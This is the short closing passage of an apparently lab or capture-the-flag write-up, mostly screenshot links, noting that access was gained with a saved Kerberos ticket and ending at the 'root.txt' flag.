43
This time around it worked!


I could now easily get access with the saved kerberos ticket:

root.txt